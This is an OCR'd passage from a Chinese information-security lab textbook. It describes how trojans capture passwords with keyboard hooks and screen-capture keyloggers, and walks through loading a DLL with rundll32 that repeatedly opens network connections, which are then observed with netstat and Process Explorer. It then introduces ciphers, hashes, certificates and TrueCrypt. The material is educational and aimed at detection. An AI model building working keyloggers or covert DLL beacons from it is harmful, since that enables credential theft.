


图 8-9　Task Explorer Ⅱ窗口

通过安装键盘消息钩子，可以截获并记录按键值，这是密码盗用木马常用的方法。利用虚拟键盘可以有效地防止这类钩子的拦截。在命令行输入“osk”，则弹出如图 8-10 所示的虚拟键盘。



图 8-10　虚拟键盘

但恶意软件(截屏类的键盘记录程序)为对付虚拟键盘，拦截用户在虚拟键盘上的按击，即当按下一个键时，恶意程序就截一次屏幕，这样可以清楚地看到用户输入的密码信息。

4) DLL 网络连接实践

用动态链接库 net. dll 导出 SeviceMain 函数。net. dll 的导出信息如图 8-11 所示。

在 SeviceMain 函数中创建 TCP 流套接字 Scoket，发起网络连接，作为网络通信的客户端向 IP 地址为 192. 168. 1. 118 的计算机的 80 端口发送连接请求包，192. 168. 1. 118 的计算机监听 80 端口，说明该计算机开启了 Web 服务。

打开 cmd 命令终端，用 cd 命令切换目录到 net. dll 所在的文件夹，输入如图 8-12 所示

的命令并回车。




图 8-11 net.dll 信息



图 8-12 rundll32 命令

该命令是运行 rundll32.exe，由其加载 net.dll 模块到内存，并调用和执行 ServiceMain 函数，开启网络连接。通过命令 netstat、360 流量防火墙和 procexp 等工具查看网络连接。

图 8-13 所示为命令行 netstat -an -o 的输出信息，本地通信端口为 10907，远端通信端口为 80，SYN_SENT 表示发送连接请求包的标志，8208 是 rundll32.exe 的进程 PID(通过任务管理器查看)。

```
C:\WINDOWS\system32\cmd.exe
  TCP    127.0.0.1:35235        127.0.0.1:35236        ESTABLISHED     7344
  TCP    127.0.0.1:35236        127.0.0.1:35235        ESTABLISHED     7344
  TCP    127.0.0.1:51542        127.0.0.1:51543        ESTABLISHED     7344
  TCP    127.0.0.1:51543        127.0.0.1:51542        ESTABLISHED     7344
  TCP    192.168.0.103:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.0.103:10907    192.168.1.118:80       SYN_SENT        8208
  TCP    192.168.0.103:47244    61.183.176.151:4466    ESTABLISHED     7344
  TCP    192.168.0.103:58543    202.114.65.5:80        CLOSE_WAIT      12064
  TCP    192.168.0.103:58545    220.181.124.35:80      CLOSE_WAIT      12064
  TCP    192.168.206.1:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.244.1:139      0.0.0.0:0              LISTENING       4
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:1037           *:*                                    1672
  UDP    0.0.0.0:1547           *:*                                    2848
  UDP    0.0.0.0:1581           *:*                                    568
```

图 8-13 netstat 命令窗口

图 8-14 所示为 360 流量防火墙显示当前系统中的网络信息，可以看到 rundll32.exe 发起的网络连接信息，比 netstat 命令信息更清楚些。



图 8-14　360 流量防火墙

图 8-15 所示为启动 procexp.exe 的界面，界面的左边栏以树形结构显示当前系统中的进程，树形层次体现各个进程的父子关系。RUNDLL32.exe 的父进程是 CMD.EXE，而 CMD.EXE 的父进程是 EXPLORER.EXE，鼠标右击 RUNDLL32.exe，选择右键菜单的 Properties 子菜单，弹出如图 8-15 所示的属性框，选择 TCP/IP 选项卡，可以看到 rundll32.exe 每隔一段时间就发送一次 http 网络连接请求包，如果不成功则隔一定时间再发，如此循环，直至连接成功为止。




图 8-15　RUNDLL32.EXE 的 TCP/IP 属性框

6. 思考题

Windows 为什么提供消息钩子机制和远程线程注入技术？请分析利弊。

实践 9　数据安全

1. 实践目的

了解加密技术，掌握个人数据保护以及数据加密、安全删除和恢复的方法。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP，Windows 7 或 Windows 8 等操作系统。

（2）实践工具：MD5 效验工具，Eraser 安全擦除工具，EasyRecovery，TrueCrypt 等。

3. 名词解释

（1）**加密技术**：利用技术手段把重要数据变为乱码（加密）传送，到达目的地后再用相同或不同的手段还原（解密）。

（2）**对称加密**：采用了对称密码编码技术，它的特点是文件加密和解密使用相同的密钥，即加密密钥也可以用作解密密钥，这种方法在密码学中叫做对称加密算法。

（3）**非对称加密**：采用两个密钥，即公开密钥（publickey）和私有密钥（privatekey）。公开密钥与私有密钥是一对，如果用公开密钥对数据进行加密，只有用对应的私有密钥才能解密；如果用私有密钥对数据进行加密，那么只有用对应的公开密钥才能解密。因为加密和解密使用的是两个不同的密钥。

（4）**消息摘要**：又称为数字摘要（Digital Digest）。它是一个唯一对应一个消息或文本的固定长度的值，由一个单向 Hash 加密函数对消息进行作用而产生。如果消息在途中改变了，则接收者通过对收到消息的新产生的摘要与原摘要比较，即可知道消息是否被改变了。因此消息摘要保证了消息的完整性。

（5）**数字签名**：又称公钥数字签名、电子签章，用于鉴别数字信息的方法，是非对称密钥加密技术与数字摘要技术的应用。

（6）**NTFS**（New Technology File System）：是 Windows NT 操作环

境和 Windows NT 高级服务器网络操作系统环境的文件系统。提供长文件名、数据保护和恢复,并通过目录和文件许可实现安全性。

(7) **虚拟磁盘**:在本地计算机里面虚拟出一个远程计算机里面的磁盘,感觉像是在本机上的硬盘一样。

4. 预备知识

1) 加密及其算法

加密技术包括两个元素:算法和密钥。算法是将普通文本(或者可以理解的信息)与一串数字(密钥)相结合,产生不可理解的密文的步骤,密钥是用来对数据进行编码和解码的一种算法。常见加密算法有:

(1) DES(Data Encryption Standard):对称算法,数据加密标准,速度较快,适用于加密大量数据的场合。

(2) 3DES(Triple DES):是基于 DES 的对称算法,对一块数据用 3 个不同的密钥进行 3 次加密,强度更高。

(3) RC2 和 RC4:对称算法,用变长密钥对大量数据进行加密,比 DES 快。

(4) IDEA(International Data Encryption Algorithm):国际数据加密算法,使用 128 位密钥提供非常强的安全性。

(5) RSA:是一种非对称密码算法,该算法需要一对密钥,使用其中一个加密,则需要用另一个才能解密。

(6) AES(Advanced Encryption Standard):高级加密标准,对称算法,是下一代的加密算法标准,速度快,安全级别高。

(7) BLOWFISH:使用变长的密钥,长度可达 448 位,运行速度很快,是一个容易使用的文件和文件夹加密算法。

数据摘要算法是密码学算法中非常重要的一个分支,它通过对所有数据提取指纹信息以实现数据签名、数据完整性校验等功能,由于其不可逆性,有时候会被用作敏感信息的加密。数据摘要算法也被称为哈希(Hash)算法或散列算法。常见算法有:

(1) CRC32(Cyclic Redundancy Check):循环冗余校验算法,产生一个 4 字节(32 位)的校验值,一般是以 8 位十六进制数表示,如 FA 12 CD 45 等。CRC32 算法的优点在于简便、速度快,常用于 TCP/IP 通信包的纠错,在 WinRAR、WinZIP 等软件中,也是以 CRC32 作为文件校验算法的。

(2) MD5(Message-Digest Algorithm 5):消息摘要算法,用于数据完整性校验、数据(消息)摘要、数据加密等,软件公司或开源组织常用 MD5 来校验软件数据的完整性,也用于用户密码加密和计算机犯罪中数据取证等。举例如下,图 9-1(a)中文件 1. txt 中包含 7 个“1”(字符 1 的 ASCLL 码值为 31),图 9-1(b)中文件 1. txt 中包含 6 个“1”和一个“0”(字符 0 的 ASCLL 码值为 30),也就是从图(a)到图(b)的内容变化是一个 bit 的二进制值由 1 变为 0,而它们的 MD5 值却完全不一样。

(3) SHA(Secure Hash Algorithm):是由美国国家标准技术研究院(NIST)制定的。SHA 系列算法的摘要长度分别为:SHA 为 20 字节(160 位),SHA256 为 32 字节(256 位),SHA384 为 48 字节(384 位),SHA512 为 64 字节(512 位)。其运算速度与 MD5 相比,也相



(a)



(b)

图 9-1 MD5 消息摘要值

对较慢。

(4) RIPEMD 算法：在 MD5 缺陷分析的基础上，于 1996 年提出来的，有 4 个标准分别为 128、160、256 和 320，其对应输出长度分别为 16 字节、20 字节、32 字节和 40 字节。

2) 数字证书

数字证书就是 Internet 通信中标志通信各方身份信息的一串数字，提供了一种在 Internet 上验证通信实体身份的方式，其作用类似于司机的驾驶执照或日常生活中的身份证，由一个证书授权(Certificate Authority)中心发行，在网上用它来识别对方的身份。

数字证书是一个经证书授权中心数字签名的包含公开密钥拥有者信息以及公开密钥的文件。最简单的证书包含一个公开密钥、名称以及证书授权中心的数字签名，如图 9-2 所示。



图 9-2 数字证书

数字证书包含确认证书的拥有者 Dana Evan、颁证机构名称 VeriSign、证书有效期限、序列号、公钥数值等信息。可用于发送安全电子邮件、访问安全站点、网上证券交易、网上招标采购、网上办公、网上保险、网上税务、网上签约和网上银行等安全电子事务处理和安全电



子交易活动。打开 IE 浏览器“工具”→“Internet 选项”→“内容”选项卡→“证书”按钮，可以查看到本机上的所有数字证书，如图 9-3 所示。




图 9-3　IE 浏览器中的数字证书

图 9-3 中包含各级证书发布机构的数字证书，如 khms0.google.com 是 google 的地图瓦片服务器，是个可信任网站。可以实现导入、导出和删除操作。

目前 64 位 Windows 操作系统加载驱动时需要 Verisign 微软代码签名证书，由于驱动的功能强大，木马和杀毒软件皆使用驱动加载进入系统内核来获取或修改系统信息，因此代码签名极大地提升了系统的安全性和稳定性，但也使第三方的软件安装很不方便。

3）数据处理软件

数据安全处理包括数据加密、数据恢复和数据擦除，下面分别介绍 TrueCrypt 数据加密、EasyRecovery 数据恢复以及 Eraser 数据擦除这三款软件。

（1）TrueCrypt。

2008 年巴西执法机构指控巴西银行家 Daniel Dantas 金融犯罪，收缴了 5 个硬盘。使用了两种加密程序，一种是 TrueCrypt，另一种是不知名的 256 位 AES 加密软件。巴西现有的法律中不存在强制要求 Dantas 交出密码的规定。在巴西专家未能破解密码后，巴西政府在 2009 年年初请求美国提供帮助，然而美国 FBI 在一年不成功的尝试后，退还了硬盘。

TrueCrypt 是一款免费开源的加密软件，支持 Windows Vista/Windows 7/Windows XP、Mac OS X、Linux 等操作系统。TrueCrypt 不需要生成任何文件即可在硬盘上建立虚拟磁盘，用户可以按照盘符进行访问，所有虚拟磁盘上的文件都被自动加密，需要通过密码来进行访问。

TrueCrypt 提供多种加密算法，包括 AES-256、Blowfish（448-bit key）、CAST5、Serpent、Triple DES 和 Twofish，支持 FAT32 和 NTFS 分区、隐藏卷标、热键启动等。TrueCrypt 的功能如下。

① 所有加密都是以分区为基础的。

② 所有加密数据都是经过 AES 等加密算法的运算后的结果，无法破解(穷举法除外)。

③ 能创建加密的“虚拟磁盘文件”(类似虚拟光驱，大小可以自定义)。

④ 加密单个分区或整个硬盘。

⑤ 加密 Windows 系统所在的分区(启动 Windows 前需要密码)。

⑥ 加密过程自动、实时、透明(使用加密文件或分区前输入密码,载入后就可以像使用一个普通分区一样使用加密分区)。

⑦ 提供两级方案,以应对被强迫说出密码的情况(如抢劫)。

✍隐藏分区(覆盖式密码术,steganography)、隐藏操作系统。

✍无法探测到 TrueCrypt 加密分区(加密数据会被认为是随机数据)。

⑧ 加密算法。为取得更好的加密效果,可以同时使用两种或三种加密算法。操作模式是 XTS。

⑨ 多样化的身份认证。

✍支持通常使用的密码认证。

✍支持密匙文件认证,通过指定的文件作为密匙对数据加密。密匙文件支持任何类型的文件,计算机上那么多文件,要是想尝试暴力破解,会非常烦琐。

